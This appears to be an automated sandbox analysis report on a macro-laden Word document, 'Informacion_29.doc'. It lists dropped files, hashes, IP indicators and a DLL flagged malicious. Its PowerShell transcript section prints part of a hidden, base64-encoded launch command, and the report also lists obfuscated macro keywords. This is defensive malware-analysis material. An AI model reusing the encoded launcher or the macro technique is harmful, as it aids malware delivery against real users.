	DHL Statement of Account.exe	Get hash	malicious	Browse	• 35.214.169.246 • 58.97.195.135
	CjGhhGeHtu.exe	Get hash	malicious	Browse	• 35.214.169.246 • 58.97.195.135
	xLH4kwOjXR.exe	Get hash	malicious	Browse	• 35.214.169.246 • 58.97.195.135

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Network\Downloader\edb.log	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	0.5978590974586744
Encrypted:	false
SSDEEP:	6:0FP0k1GaD0JOCEfMuaaD0JOCEfMKQmDOqh1Al/gz2cE0fMbhEZolrRSQ2hyYIIT:0h7GaD0JcaaD0JwQQO2Ag/0bjSQJ
MD5:	0C0F27F781E3A0A70AFCC47A32A54B10
SHA1:	8D7EF6BD1B27681C4FACC9977DD8732E19D4BAD2
SHA-256:	A03170C094657FED7162F9B6D3FEE02AAB24846B9338330221940FDC663B7592
SHA-512:	B527F51945ECD03AC4E8A32768B994C9A0FCE006D7F9784348A8F8A589F71F0C6A3D5EAC9393BCE47371287909BD7E280CE2B03A36A38F668E08889675AACF3
Malicious:	false
Preview:	.....:{..(.....5...y..... ..1C:\ProgramData\Microsoft\Network\Downloader\..... .....C:\ProgramData\Microsoft\Network\Downloader\..... .....0u.....@...@.....5...y.....&.....e.f.3...w.....3...w.....h..C:.\.P.r.o.g.r.a.m .D.a.t.a.\.M.i.c.r.o.s.o.f.t.\.N.e.t.w.o.r.k.\.D.o.w.n.l.o.a.d.e.r.\.q.m.g.r...d.b...G..... .....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.db	
Process:	C:\Windows\System32\svchost.exe
File Type:	Extensible storage engine DataBase, version 0x620, checksum 0x9a06615d, page size 16384, DirtyShutdown, Windows version 10.0
Category:	dropped
Size (bytes):	32768
Entropy (8bit):	0.09602973189143442
Encrypted:	false
SSDEEP:	12:Qzz0+VH6O4blyT1CsKyzz0+VH6O4blyT1CsK:Qkc/1kc/
MD5:	01FB16433FBAA89B176C5E0022E6EFD2
SHA1:	AA5472EE3EEEB412589F4552510607C9779F509C
SHA-256:	022990E3C73B6037DBEBC785DA942E76A488E4D9698B53CE06BDFB217246C48F
SHA-512:	15ECD594EA432996F0A2F98075A6B9FE80B2BB19A98DF42D550C753182EF3ECCB4CA34FC0A82436B1FD985078FCE4C58A4FF06B93CD6A720C59AEEF63C3B4B67
Malicious:	false
Preview:	..a]... .....e.f.3...w.....&.....w...5...y..h.(.....3...w.....B.....@..... ....3...w..... .....5...y.i.....+&..5...y..... .....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.jfm	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	0.1113547385394607
Encrypted:	false
SSDEEP:	3:ITEvqQece+kuXl/bJdAtitJDelqll:IaqQeR+kAt46CQ
MD5:	2E01FC6BD87A23D082DF526A9A761039
SHA1:	CCE2416B54C4F1BB293459F4C2A7144FEF0E5D05
SHA-256:	E62F40287E7B17F025BD86673853DE76CB85ADC80B81E302D8A081A3112B6B86
SHA-512:	F24024B381539D1FA0F4CD71B124C728E54DC355A5C02435289410FF21099C4E54F5835AFB15C9B408DBD8728E93835A0AD087873FAB24F569C390FF9910B68C
Malicious:	false
Preview:	3sP0.....3...w...5...y.....w.....w.....w....:O.....w.....+&..5...y..... ....

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\6CAFC0F8-7648-4F12-BE38-DAA8582ADD66	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	132942
Entropy (8bit):	5.372923434191453
Encrypted:	false
SSDEEP:	1536:CcQceNgaBtA3gZw+pQ9DQW+zAUH34ZldpKWXboOilXPErLL8Eh:UrQ9DQW+zBX8P
MD5:	10D2087341D88404C3284833C4063437
SHA1:	306559F0F45A89E26DC1C4CC67EBCB678DCD1FE3
SHA-256:	49ACDF5D4F2728EA78054847A680279056E461A641E54FF6E8DD408720B24A21
SHA-512:	0A614965557FD57FBE8CFABAE54F4FF0C7DF7BBAC718596E2AC75346DB87087574EDEA584992D68616972B26530009E048D2E2DCC316F45C93CF8CE3D8C402(
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-01-07T10:52:50">.. Build: 16.0.13706.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{189012B4-0261-4128-8568-9DA4BA8F2187}.tmp	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{189012B4-0261-4128-8568-9DA4BA8F2187}.tmp	
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28B A4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	11606
Entropy (8bit):	4.883977562702998
Encrypted:	false
SSDEEP:	192:Axoe5FpOMxoe5Pib4GVsm5emdKVFn3eGOVpN6K3bkkjo5HgkjDt4iWN3yBGHh9sO:6fib4GGVoGIpN6KQkj2Akjh4iUxs14fr
MD5:	1F1446CE05A385817C3EF20CBD8B6E6A
SHA1:	1E4B1EE5EFCA361C9FB5DC286DD7A99DEA31F33D
SHA-256:	2BCEC12B7B67668569124FED0E0CEF2C1505B742F7AE2CF86C8544D07D59F2CE
SHA-512:	252AD962C0E8023419D756A11F0DDF2622F71CBC9DAE31DC14D9C400607DF43030E90BCFBF2EE9B89782CC952E8FB2DADD7BDBBA3D31E33DA5A589A76B87C 14
Malicious:	false
Preview:	PSMODULECACHE.....P.e...S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo .....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscRe source.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.... ....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find- Module.....Find-RoleCapability.....Publish-Script.....7r8...C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDriv eItem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....Af

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	0.9260988789684415
Encrypted:	false
SSDEEP:	3:NllluIb/lj:NllUb/l
MD5:	13AF6BE1CB30E2FB779EA728EE0A6D67
SHA1:	F33581AC2C60B1F02C978D14DC220DCE57CC9562
SHA-256:	168561FB18F8EBA8043FA9FC4B8A95B628F2CF5584E5A3B96C9EBAF6DD740E3F
SHA-512:	1159E1087BC7F7CBB233540B61F1BDECB161FF6C65AD1EFC9911E87B8E4B2E5F8C2AF56D67B33BC1F6836106D3FEA8C750CC24B9F451ACF85661E0715B82941 3
Malicious:	false
Preview:	@...e.....@.....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_avja2edr.udc.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_qa55wgu1.34a.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_qa55wgu1.34a.psm1	
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Informacion_29.doc.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:03:41 2020, mtime=Thu Jan 7 18:52:50 2021, atime=Thu Jan 7 18:52:48 2021, length=166400, window=hide
Category:	dropped
Size (bytes):	2150
Entropy (8bit):	4.733644204506573
Encrypted:	false
SSDEEP:	24:8pYhOGgOgACu3ADPag7aB6mypYhOGgOgACu3ADPag7aB6m:8eg4CqoaFB6peg4CqoaFB6
MD5:	67FA568120531BD65CB02C1EB2A9265E
SHA1:	EB7B3B4531D25D2E8B61447426888248AE721C8F
SHA-256:	D66FA93FC71AA63B40C8AFA340F8F97CBFE3EC8BC2FC3254969D5D9A80B29182
SHA-512:	090AE02C9E70B5698B7A6FDB9E0C7BEAE3FE43C018A33EA0134768880EF79D817FB5BE5A5D5CEC988FD9CC4275A5C655200772D8098548156EC373C0E3001C69A
Malicious:	**true**
Preview:	L.....F.... ....-m.:...C.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..'R.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Qvx..user.<.....Ny.'R.....S.....?d.h.a.r.d.z.....~.1.....>Qwx..Desktop.h.....Ny.'R.....Y.....>.....'hL.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....r.2.....'R.. .INFORM~1.DOC..V.....>Qux'R.....h.....i.*.l.n.f.o.r.m.a.c.i.o.n._.2.9...d.o.c.....X.....-.....W.....>.S.....C:\Users\user\Desktop\Informacion_29.doc..).....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.I.n.f.o.r.m.a.c.i.o.n._.2.9...d.o.c.....:..,.LB.)...As...`.....X.....494126.....!a..%.H.VZAj...f..-.....-..!a..%.H.VZAj...f..-.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	92
Entropy (8bit):	4.366272344456327
Encrypted:	false
SSDEEP:	3:M13YMvXc1KGC0LDKXYMvXc1KGCmX13YMvXc1KGCv:MJRXxGZWXRXxGxRXxGs
MD5:	170276DF35DEDBD3C3B4B66995E1FDCD
SHA1:	ACFDC32F5201493C39C246BCD50D51BAC450C1F1
SHA-256:	98F6BAA929518E1CAFB49310F86DA322D7D89DBF19FABACDF1A4A777B6EB6D68
SHA-512:	94C6BA6FF3DCDFC1EABDC2E008841DA56B2FC18C2B2DF6794EAA1E8DD34B1991683BEC0B7A85728FCA88DCF08191CEFEF3E213536B272D2A9C0F5A8243464D50
Malicious:	false
Preview:	[doc]..Informacion_29.doc.LNK=0..Informacion_29.doc.LNK=0..[doc]..Informacion_29.doc.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.2412758570609554
Encrypted:	false
SSDEEP:	3:Rl/ZdOlIFU3vtlD3xWilFtl/3k0op/llf:RtZw+FUrh9U0oRH
MD5:	A63CB46088FF7ACEC3F4C3177F9D27D7
SHA1:	7E337C90377A89B637BA638F2E2A2A5497BF318B
SHA-256:	3EA4A3241627AFCC679539AB95328ECD3C3E9E1A5F2B5B558B0A417780D8D53C
SHA-512:	9B9C46CBADD7CE0E126389FCD7ED9AB2FF21C3BE82F225D155500640D8E3E2EF9D8DA24AAF7652872D70E884EDA82E55AF0C9069E63A3302C231F7B9BF834D14
Malicious:	false

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Preview:	.pratesh.....p.r.a.t.e.s.h.....9.C.....3.....5.....H...

C:\Users\user\Desktop\~$formacion_29.doc	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.2412758570609554
Encrypted:	false
SSDEEP:	3:Rl/ZdOlIFU3vtlD3xWilFtl/3k0op/llf:RtZw+FUrh9U0oRH
MD5:	A63CB46088FF7ACEC3F4C3177F9D27D7
SHA1:	7E337C90377A89B637BA638F2E2A2A5497BF318B
SHA-256:	3EA4A3241627AFCC679539AB95328ECD3C3E9E1A5F2B5B558B0A417780D8D53C
SHA-512:	9B9C46CBADD7CE0E126389FCD7ED9AB2FF21C3BE82F225D155500640D8E3E2EF9D8DA24AAF7652872D70E884EDA82E55AF0C9069E63A3302C231F7B9BF834D14
Malicious:	false
Preview:	.pratesh.....p.r.a.t.e.s.h.....9.C.....3.....5.....H...

C:\Users\user\Documents\20210107\PowerShell_transcript.494126.5cvYSlfl.20210107115253.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	8265
Entropy (8bit):	5.229712275025735
Encrypted:	false
SSDEEP:	192:Rk+lP0gbpUT/l4paWSius89ew9XxOL9vInCKkzdIEp:+WP0gbp6/mEieeqxacWzdN
MD5:	79806776543257E74C90AA9AD60EEF3C
SHA1:	2872FA12BF412805CF1A29C2C43F01C727D79F25
SHA-256:	9C7341E7DF5FC8BD6A7A55AD5A0D31B699348605D0C714852A9C8AAC5B33572D
SHA-512:	9769A267D11D2DC47ECA17A26E2DBAD2AFD317B520967B1F531EEB8FB417FF01195E66E1C717BCDB423E8FDB16C4F0E43BC29235DDC93993CA4044AA6BB506B
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210107115254..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 494126 (Microsoft Windows NT 10.0.17134.0)..Host Application: POwersheLL -w hidden -ENCOD IAAgACQAVQA2ADMANQAxAD0AWwBUAFkAcABFAF0AKAAiAHsAMgB9AHsAMAB9AHsAMQB9AHsANAB9AHsAMwB9AHsANQB9ACIAIAAtAEYAIAAnAHkAUwBUAEUAbQAuAGkAJwAsACcATwAuAGQAaQAnACwAJwBzACcALAAnAEUAYwBUAE8AJwAsACcAUgAnACwAJwBSAFkAJwApACAAIAA7ACQATwBMAFYAIAA9ACAAWwB0AFkAcABlAF0AKAAiAHsAMAB9AHsANwB9AHsAMQB9AHsAOAB9AHsAMwB9AHsANgB9AHsANQB9AHsAMgB9AHsANAB9ACIAIAAtAEYAJwBzAFkAJwAsACcAVABFAG0ALgBOAEUAJwAsACcAbgB0AG0AQQBOACcALAAnAHYAJwAsACcAQQBHAGUAUgAnACwAJwBJACcALAAnAGkAQwBlAFAATwAnACwAJwBzACcALAAnAFQALgBzAGUAUgAnACkAIAAgADsAIAAgACQARQByAHIAbwByAEEAYwB0AGkAbwBuAFAAcgBlAGYAZQByAGUAbgBjAGUAIAA9ACAAKAAnAFMAaQAnACsAKAAnAGwAZQAnACsAJwBuACcAKQArACcAdAAnACsAKAAnAGwAeQAnACsAJwBDACcAKQArACgAJwBvAG4AdABpACcAKwAnAG4AJwArACcAdQBlACcAKQApADsAJABZAHQAZABfAHA

C:\Users\user\Nsghoht\Gbh5r9o\Q27V.dll	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	433664
Entropy (8bit):	7.13682141586971
Encrypted:	false
SSDEEP:	12288:snzOTW1lg1hxgsjtuEiJ+F9kuwL/1ZBuK2VDcUX3XSP9m:eEW1SEiUFZwLdZgDcUXSA
MD5:	1A9589BCE302F8B9F62ACC86B6546FA5
SHA1:	56038936029509D40B74BE394D604DF14460D0C9
SHA-256:	3E84B6E0DECEEA49E1546CB3681C0B484F9FDD480EA3C399148E42608DA04B0F
SHA-512:	AD19325CC1E83FCC0D672664B09E2C2791E29031DEC6F7DC94DA9FCEC5CF23C146D93E2284622BFAAA60F9483FD2EC5DA0597A88847DF2C75BDB523EEB29FA9
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 64%, Browse • Antivirus: ReversingLabs, Detection: 61%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....B.....=.....M.....M.....M.....9.....z.....Rich.....PE..L.....`_.....!.....<..... .....`...P.....P.....%..<...T.....@..... ..<.....text...c..... ..`.rdata..... .....@..@.data.....@....rsrc.....@..@.reloc...%.....&...x.....@..B.....

C:\Windows\ServiceProfiles\LocalService\AppData\Local\FontCache\Fonts\Download-1.tmp	
Process:	C:\Windows\System32\svchost.exe

C:\Windows\ServiceProfiles\LocalService\AppData\Local\FontCache\Fonts\Download-1.tmp	
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	55
Entropy (8bit):	4.306461250274409
Encrypted:	false
SSDEEP:	3:YDQRWu83XfAw2fHbY:YMRl83Xt2f7Y
MD5:	DCA83F08D448911A14C22EBCACC5AD57
SHA1:	91270525521B7FE0D986DB19747F47D34B6318AD
SHA-256:	2B4B2D4A06044AD0BD2AE3287CFCBECD90B959FEB2F503AC258D7C0A235D6FE9
SHA-512:	96F3A02DC4AE302A30A376FC7082002065C7A35ECB74573DE66254EFD701E8FD9E9D867A2C8ABEB4C482738291B715D4965A0D2412663FDF1EE6CBC0BA9FBAA
Malicious:	false
Preview:	{"fontSetUri":"fontset-2017-04.json","baseUri":"fonts"}

C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	
Process:	C:\Program Files\Windows Defender\MpCmdRun.exe
File Type:	data
Category:	modified
Size (bytes):	906
Entropy (8bit):	3.155577999542838
Encrypted:	false
SSDEEP:	12:58KRBubdpkoF1AG3rBfu7k9+MlWlLehB4yAq7ejCIfuW:OaqdmuF3rD+kWReH4yJ7MB
MD5:	1EE718B9AD35072A67E7B32E7A7483CE
SHA1:	8F3879A77B829610B45A565E790D784E58B33655
SHA-256:	880CBC10588F034748753F494A3241CD4A3F7AF8D4D60E010543F66F49418C22
SHA-512:	4C68EFFD38E7021ADAEB477E8DE0761AABF50C1373A254C4D728D9F8BAF5974B0C3716F27B646D9D0ED26CE321F65D3D19752C3476DECBC3A159074F4E5DB95
Malicious:	false
Preview:	........-.....M.p.C.m.d.R.u.n.:. .C.o.m.m.a.n.d. .L.i.n.e.:. . ".C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.W.i.n.d.o.w.s. .D.e.f.e.n.d.e.r.\.m.p.c.m.d.r.u.n...e.x.e.". .-.w.d.e.n.a.b.l.e..... .S.t.a.r.t. .T.i.m.e.:. .. T.h.u. .. J.a.n. .. 0.7. .. 2.0.2.1. .1.1.:.5.4.:.3. 0.........M.p.E.n.s.u.r.e.P.r.o.c.e.s.s.M.i.t.i.g.a.t.i.o.n.P.o.l.i.c.y.:. .h.r. .=. .0.x.1.....W.D.E.n.a.b.l.e.....E.R.R.O.R.:. .M.p.W.D.E.n.a.b.l.e.(.T.R.U.E.). .f.a.i.l.e.d. .(.8.0.0.7.0. 4.E.C.).....M.p.C.m.d.R.u.n.:. .E.n.d. .T.i.m.e.:. .. T.h.u. .. J.a.n. .. 0.7. .. 2.0.2.1. .1.1.:.5.4.:.3.0.....-.....

Static File Info

General	
File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Subject: Industrial, Tools & Health Cliffs Unbranded Soft Tuna Industrial optimal Expanded Cambridgeshire 1080p SMS Money Market Account synthesizing core, Author: Mohamed Gaillard, Template: Normal.dotm, Last Saved By: Louise Fleury, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Tue Dec 29 06:14:00 2020, Last Saved Time/Date: Tue Dec 29 06:15:00 2020, Number of Pages: 1, Number of Words: 2867, Number of Characters: 16346, Security: 8
Entropy (8bit):	6.654073649441584
TrID:	• Microsoft Word document (32009/1) 79.99% • Generic OLE2 / Multistream Compound File (8008/1) 20.01%
File name:	Informacion_29.doc
File size:	165023
MD5:	6c1cb4c06ead6f5ce29a931fa12410fa
SHA1:	4ac228fa54e73993dcccb69389a97cfcf67228b5
SHA256:	43dab9a4e7aaa8a0d894f6e64d73bb829dd8c40ff8161233fb6e0886b14819c3
SHA512:	f71192ea05b085bf7dc0add6340bee96eb5885cf1720d15b772e7b60b02f55f4004969fbff42cb2804f9c31435a1015a31ed77d4205be3535e7095e980f2142c
SSDEEP:	3072:LHxUDct5DEjo3tbmGBBqLrcBjVJymH4o9ufstRUUKSns8T00JSHUgteMJ8qMD7gb:LHxUDct5DEjo3tbmGBBqLrcBjVJymH4r

General

File Content Preview:	.....>..... ....

File Icon

Icon Hash:	74f4c4c6c1cac4d8

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Informacion_29.doc"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Office Word
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1252
Title:	
Subject:	Industrial, Tools & Health Cliffs Unbranded Soft Tuna Industrial optimal Expanded Cambridg eshire 1080p SMS Money Market Account synthesizing core
Author:	Mohamed Gaillard
Keywords:	
Comments:	
Template:	Normal.dotm
Last Saved By:	Louise Fleury
Revion Number:	1
Total Edit Time:	0
Create Time:	2020-12-29 06:14:00
Last Saved Time:	2020-12-29 06:15:00
Number of Pages:	1
Number of Words:	2867
Number of Characters:	16346
Creating Application:	Microsoft Office Word
Security:	8

Document Summary

Document Code Page:	1252
Number of Lines:	136
Number of Paragraphs:	38
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	786432

Streams with VBA

VBA File Name: Jwq9b1lb0hmm7, Stream Size: 14416

General	
Stream Path:	Macros/VBA/Jwq9b1lb0hmm7
VBA File Name:	Jwq9b1lb0hmm7
Stream Size:	14416
Data ASCII:	. . . . .) . . . . . " . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 fc 0a 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 03 0b 00 00 9f 29 00 00 00 00 00 00 01 00 00 00 06 12 1b 22 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
MoyUg
#BrygCBI
HQLYP()
gNNhpjuZF:
ywWmAGeG:
WkbcFJEAD()
Gyyqq()
Access
#pIXfAL
Len(mKbjhqs))
dNGEjAD
#rxYZps,
gJLEFBFsL()
AeWeHOJCg
tKzwqzI()
Resume
"O:\afdxHDJBG\OOakBB\YSVJm.JNPGbSG"
tKzwqzI
#MoyUg
SkWVG
"F:\UeqgCwFC\RxvLiOJ\RLltYG.ddhvuGkBf"
RimyuHaBD:
#DfnXDeC,
DfnXDeC
GbSOBaBqc:
UfOeJ
wcDKJl
"F:\WnCoG\HBbVaCA\fukyDw.vGjESBX"
#BIeAA,
"O:\MRWMgFJ\zsKRHI\OiSxC.XZZmtH"
VORRAG()
kBZBQ()
#DfnXDeC
"O:\ZrqrOBE\FXQPgFGG\sXMnHEFDC.KjybCdXDB"
ktJgD
ktJgD()
#dNGEjAD,
#MoyUg,
"O:\NSaqADG\xcZtJId\QXNwGFN.KtgHGEA"
fMGbFJDRE
JeDBhB()
FreeFile
DnGiABxzG()
Gyyqq
LOF(intGend)
#fFPBDj,
XNcuAGoGD:
"O:\rrOzBX\vKCgAGJu\YNZll.zUSFWsZF"
LITXEDEBE
#tSFvVJKHm

Keyword
JeDBhB
BIeAA
ZWAfIID
#BrygCBI,
"F:\mWSwpXAkG\PTfrgAdE\ddNtJFJ.OGZBEnFW"
"O:\xaLnPmJ\onZFlHPHD\pjbxIFFyV.svJWEETFm"
#vjURJ
"O:\GyBLIwJ\JyRgQhPrC\cnPdi.CmtbG"
"F:\AKQUADx\HTvZJNG\ezFFDE.dCWKQ"
#JvVTCss
ykcixJTsM:
"O:\qklyMYNC\IkLXI\wrvzJw.AssIJ"
ZCRUUEr
#aPIAJ
pIXfAL
"F:\IdwCD\hmrPgFD\cRBUGEn.vHNcDFc"
snahbsd
NFVBCEf
"O:\jobmCCM\LsFeNKGF\DLsTwJcGF.EAyuxB"
ReDim
"O:\YNLYhp\lIEWOXUB\zsUqqD.dEGfRCFGF"
lkVoRJ
BrygCBI
#efPVC
"O:\wYEmvKo\npTgDE\QjFhGJ.dWmjGFD"
AUrNIzEG()
#fFPBDj
RimyuHaBD
#UfOeJ,
WppWDKHVA
"F:\ySkIB\qKFmg\KrORs.CZcSEH"
"F:\ttHCHFDz\vMPdJC\ZVyvz.VjTkH"
qKxQJQE
#pIXfAL,
kBZBQ
"O:\GVNBCFD\RBPGB\hCZaAY.voqXFB"
#pGKDuEB,
fMGbFJDRE:
qKxQJQE:
"F:\wNSIF\NalQICj\SnhzIBQCA.WlbcmBJ"
DnGiABxzG
VORRAG
"O:\blYmeeW\uNvuErAyD\EluXFu.FZTwFCBPD"
"F:\TtMDAecA\xaSGJlyyl\NmQTHB.LFYtzzGH"
hSQRFSr
Binary
XNcuAGoGD
COxEbv
wcDKJI:
"O:\BNSoFH\dvEzG\mUAiwC.yubtGH"
"F:\EiaVDDCIE\RgrHGIHJ\YsPmFt.nHOaP"
"F:\kFayEHAHH\ddvLIEC\CfRxAE.EiLcdX"
efPVC
#ksQLDZi,
lOETktD:
pGKDuEB
"F:\SHBduI\KjeOHB\KwnyCEHCA.QsWbrdJu"
#JvVTCss,
Integer
NFVBCEf()
#WppWDKHVA,
JJjHG:
"F:\LFwuAJBD\MeKNHEh\XqeRErUC.bMHKAFLIh"
SkWVG()

Keyword
RzwvkExUI()
vjURJ
GbSOBaBqc
cgFzqJS
Error
#vjURJ,
aPIAJ
LITXEDEBE()
#BIeAA
ywWmAGeG
gNNhpjuZF
RzwvkExUI
"F:\CmMyA\WnqICJj\RxyolAqJ.nRDeH"
ZCRUUEr:
Attribute
ykcixJTsM
#WppWDKHVA
AeWeHOJCg:
Mid(mKbjhqs,
hSQRFSr:
lOETktD
#lkVoRJ
#rxYZps
Close
"O:\WQqDe\KszDkOWIC\ttjarADJ.HmKSFGCfE"
rxYZps
nOveD
nOveD()
"F:\jfmsCJLQ\OVuohC\iqVBCCBoF.pAzGmA"
VB_Name
fFPBDj
uUxhxDE:
"F:\DMRGvDLCX\DXrWE\kOeDmD.yjIGHMCl"
cgFzqJS:
